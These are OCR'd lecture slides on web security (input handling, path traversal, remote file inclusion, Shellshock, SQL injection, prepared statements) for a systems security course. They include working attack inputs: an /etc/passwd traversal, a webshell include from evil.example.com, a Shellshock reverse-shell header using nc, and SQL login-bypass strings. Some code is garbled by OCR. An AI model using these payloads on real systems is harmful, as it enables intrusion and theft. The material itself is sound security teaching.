
# CS 576 – Systems Security
## Web Security

Georgios (George) Portokalidis

# The Problem

- **Incorrect Handling of Program Input**
- **Input is any source of data from outside and whose value is not explicitly known by the programmer when the code was written**
  - Frequently hard to identify the source of all data
- **Incorrect handling is a very common failing**
  - Developers (incorrectly) make assumptions on the size and type of values

# Logic Tier


PHP
Bash
Perl
Python
Files, scripts, etc.
Plugins (e.g., PHP, JSP, etc.)
CGI
HTTP Server (Apache, Nginx, etc.)
Database

# Command Injection Attacks

- Same as before
- Most languages/runtimes running in the logic tier have the equivalent of **system()/exec()**

Edit Report a Bug

## exec

(PHP 4, PHP 5, PHP 7)
exec — Execute an external program

### Description

```
string exec ( string $command [, array &$output [, int &$return_var ]] )
```

**exec()** executes the given **command**.

### Parameters

**command**
The command that will be executed.

**output**
If the **output** argument is present, then the specified array will be filled with every line of output from the command. Trailing whitespace, such as *\n*, is not included in this array. Note that if the array already contains some elements, **exec()** will append to the end of the array. If you do not want the function to append elements, call unset() on the array before passing it to **exec()**.

**return_var**
If the **return_var** argument is present along with the **output** argument, then the return status of the executed command will be written to this variable.

# Directory/Path Traversal Vulnerabilities

**Server**

```
<?php
  if ( isset( $_GET['COLOR'] ) ) {
    include('/usr/local/share/templates/' . $_GET['COLOR);
  }
?>
```

**Raw write to server**

```
/vulnerable.php?COLOR=../../../etc/passwd
```

Leak password file

# Directory/Path Traversal Vulnerabilities

**Server**

```
<?php
  if ( isset( $_GET['COLOR'] ) ) {
    include('/usr/local/share/templates/' . $_GET['COLOR . '.php');
  }
?>
```

Sanitization or tricks like this can prevent them!

**Raw write to server**

```
/vulnerable.php?COLOR=../../../etc/passwd.php
```

# Directory/Path Traversal Vulnerabilities

**Server**

```
<?php
  if ( isset( $_GET['COLOR'] ) ) {
    include('/usr/local/share/templates/' . $_GET['COLOR . '.php');
  }
?>
```

**Raw write to server**

```
/vulnerable.php?COLOR=../../../etc/passwd%00
```

Tricks can be easily bypassed by attackers!

# File Inclusion Vulnerabilities

COLOR
restricted to
two values


**Browser**

```
<form method="get">
  <select name="COLOR">
    <option value="red">red</option>
    <option value="blue">blue</option>
  </select>
  <input type="submit">
</form>
```

**Server**

```
<?php
  if ( isset( $_GET['COLOR'] ) ) {
    include( $_GET['COLOR'] . '.php' );
  }
?>
```

# File Inclusion Vulnerabilities

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```
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</form>
```


**Server**

```
<?php
  if ( isset( $_GET['COLOR'] ) ) {
    include( $_GET['COLOR'] . '.php' );
  }
?>
```

**Raw write to server**

/vulnerable.php?COLOR=http://evil.example.com/webshell.txt?

# File Inclusion Vulnerabilities

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```
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    <option value="red">red</option>
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  </select>
  <input type="submit">
</form>
```

**Server**

```
<?php
  if ( isset( $_GET['COLOR'] ) ) {
    include( $_GET['COLOR'] . '.php' );
  }
?>
```

**Raw write to server**

```
/vulnerable.php?COLOR=http://evil.example.com/webshell.txt?
```

# File Inclusion Vulnerabilities

Cannot do input validation at the client!

# Example: Exploiting Vulnerabilities in Server Software

- Bug in how the Bash shell parses functions defined within an environment variable
  - https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2014-6271

**Bash allows for declaring a function within an environment variable**


```
F=‘foo() { echo bar; }‘
```

**The shellshock bug enables execution of commands through an environment variable**

```
X-Frame-Options=‘() { :;}; echo vulnerable‘ /bin/nc -e /bin/bash 192.168.81.128 443
```

# Shellshock!


```
POST /index.html HTTP/1.0
X-Frame-Options: () { :;}; echo vulnerable‘ /bin/nc -e /bin/bash 192.168.81.128 443
```




Headers exported as regular shell variables

A command injection attack

# Logic + Data Tier



# Handling Input in DB Server

- Databases organize data
- A database management system (DBMS) is the systems responsible for managing the data and handling the interaction with the user
- Most DBs are relational
- Today we also see key-value stores (e.g., NoSQL databases)

# Relational Databases

- Data organized using tables consisting of rows and columns
  - Each column holds a particular type of data
  - Each row contains a specific value for each column
- Ideally has one column where all values are unique, forming an identifier/key for that row
  - Enables the creation of multiple tables linked together by a unique identifier that is present in all tables
- Use a relational query language to access the database
- Allows the user to request data that fit a given set of criteria (i.e., search the data)

Information in multiple tables can be linked through keys

**Department Table**

| Did | Dname | Dacctno |
|---|---|---|
| 4 | human resources | 528221 |
| 8 | education | 202035 |
| 9 | accounts | 709257 |
| 13 | public relations | 755827 |
| 15 | services | 223945 |

primary key

**Employee Table**

| Ename | Did | Salarycode | Eid | Ephone |
|---|---|---|---|---|
| Robin | 15 | 23 | 2345 | 6127092485 |
| Neil | 13 | 12 | 5088 | 6127092246 |
| Jasmine | 4 | 26 | 7712 | 6127099348 |
| Cody | 15 | 22 | 9664 | 6127093148 |
| Holly | 8 | 23 | 3054 | 6127092729 |
| Robin | 8 | 24 | 2976 | 6127091945 |
| Smith | 9 | 21 | 4490 | 6127099380 |

foreign key

primary key

| Dname | Ename | Eid | Ephone |
|---|---|---|---|
| human resources | Jasmine | 7712 | 6127099348 |
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Data from multiple tables can be combined to create views

# Structured Query Language (SQL)

- Standardized language to define schema, manipulate, and query data in a relational database
- Several similar versions of ANSI/ISO standard
- All follow the same basic syntax and semantics

**SQL statements can be used to:**

- Create tables
- Insert and delete data in tables
- Create views
- Retrieve data with query statements

# SQL Example

- User login on a simple web application

# SQL Example

- Look for a user/password combination with the values entered by the user

```
...
$query = new CGI;
$username = $query->param("username");
$password = $query->param("password");
...
$sql_command = "select * from users where
  username='$username' and password='$password'";
$sth = $dbh->execute($sql_command)
...
```

# Simple SQL Injection

- If the user enters a ‘ (single quote) as the password, the SQL statement in the script would become:

```
SELECT * FROM users WHERE username=‘‘ AND password = ‘‘‘
```

Generates an error

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- If the user enters a ‘ (single quote) as the password, the SQL statement in the script would become:

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SELECT * FROM users WHERE username=‘ ‘ AND password = ‘‘‘
```

Generates an error

- If the user enters (injects): ‘ or username=‘administrator as the password, the SQL statement in the script becomes:

```
SELECT * FROM users WHERE username=‘ ‘ AND password = ‘‘ or username=‘administrator‘
```

Valid

# Simple SQL Injection

- If the user enters a ‘ (single quote) as the password, the SQL statement in the script would become:

```
SELECT * FROM users WHERE username=‘ ‘ AND password = ‘‘‘
```

- If the user enters (injects): ‘ or username=‘administrator as the password, the SQL statement in the script would become:

```
SELECT * FROM users WHERE username=‘ ‘ AND password = ‘‘ or username=‘administrator‘
```

- Comments are also popular:

```
SELECT * FROM users WHERE username=‘administrator‘-- AND password = ‘whatever‘
```

# No Need for Quotes

- Web applications will often escape the ‘ and “ characters
  - E.g., PHP Magic quotes feature automatically escapes ‘
  - E.g., PHP addslashes ($str) □ escape quotes using \

- Numbers in SQL statements can be also exploited
- Example: logout.php?id=10&name=john

```
INSERT INTO users (id, name) VALUES ($id, addslashes($str))
```

# Blind SQL Injection

- Performing SQL injection when application code is not available
- Database schema may be learned through returned error messages

# Blind SQL Injection

- Performing SQL injection when application code is not available
- Database schema may be learned through returned error messages
- **A typical countermeasure is to prohibit the display of error messages**
- Your application may still be vulnerable to blind SQL injection

# Example: pressRelease.jsp?id=5

- How can we inject statements into the application and exploit it?
- Trial and error: pressRelease.jsp?id=5 AND 1=1
- If an injection is possible the injected SQL will always be true  the same result will be returned
- If an injection is **not** possible the injected SQL will be interpreted as a value  error will occur and something else will be returned

# Example: pressRelease.jsp?id=5

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- Can also learn more things: `pressRelease.jsp?id=5 AND user_name()='h4x0r'`

# Example: pressRelease.jsp?id=5

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- If an injection is **not** possible the injected SQL will be interpreted as a value  error will occur and something else will be returned
- Can also learn more things: `pressRelease.jsp?id=5 AND user_name()='h4x0r'`

**Actual SQL Query:**

```
SELECT title, description FROM pressReleases WHERE id=$id;
```

# Second Order SQL Injection

- SQL is injected into an application, but the SQL statement is invoked at a later point in time (e.g., statistics page, etc.)
- Possible even if application escapes single quotes

```
create_user.php?uname=john')--
```

SERVER

```
string safe_uname = mysqli::escape_string($_GET["uname"]);
…
… "INSERT INTO users (uid, uname) VALUES (10, 'john\')--')"
…
```

```
logout.php?uid=10
```

SERVER

```
$uname = "SELECT uname FROM users WHERE uid=10;"…
…
… "INSERT logout VALUES (ts, uname) VALUES (now(), uname='john')--'"
…
```

# Secure Coding Practices

- Developers must never allow client-supplied data to modify SQL statements
- SQL statements required by application should be stored procedures on the DB server
- Use prepared statements
  - http://php.net/manual/en/mysqli.prepare.php

```
$stmt = $mysqli->prepare("SELECT District FROM City WHERE Name=?“);

$stmt->bind_param("s", $city);
```

Securely insert data in statement

# Secure Coding Practices

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



$stmt = $mysqli->prepare( [illegible] trict FROM City WHERE Name=**?**“);

$stmt->bind_param("s", $city);


Securely insert data in statement

# Hints that a Web Application is Broken

- Developers are notorious for leaving statements like FIXME, Code Broken, Hack, etc. inside released source code
  - Always review the source code for any comments denoting  passwords, backdoors, or omissions

- “Hidden” fields (<input type=“hidden“…>) are sometimes used to store temporary values in Web pages
  - Not so hidden and can be easily changed
  - Browser debugging add-ons facilitate this

# Logic + Presentation Tier



# JavaScript

- JavaScript is embedded into web pages to support dynamic client-side behavior
- Typical uses of JavaScript include:
  - Dynamic interactions (e.g., the URL of a picture changes)
  - Client-side validation (e.g., has user entered a number?)
  - Form submission
  - Document Object Model (DOM) manipulation
- Developed by Netscape as a light-weight scripting language with object-oriented capabilities
  - later standardized by ECMA
  - after some stagnation, JS has made a major comeback

# JavaScript in Webpages

- Embedded in HTML as a <script> element
  - Written directly inside a <script> element
    - <script> alert("Hello World!") </script>
  - In a file linked as src attribute of a <script> element

    <script type="text/JavaScript" src="functions.js"></script>

- Event handler attribute

  <a href="http://www.yahoo.com" onmouseover="alert('hi');">

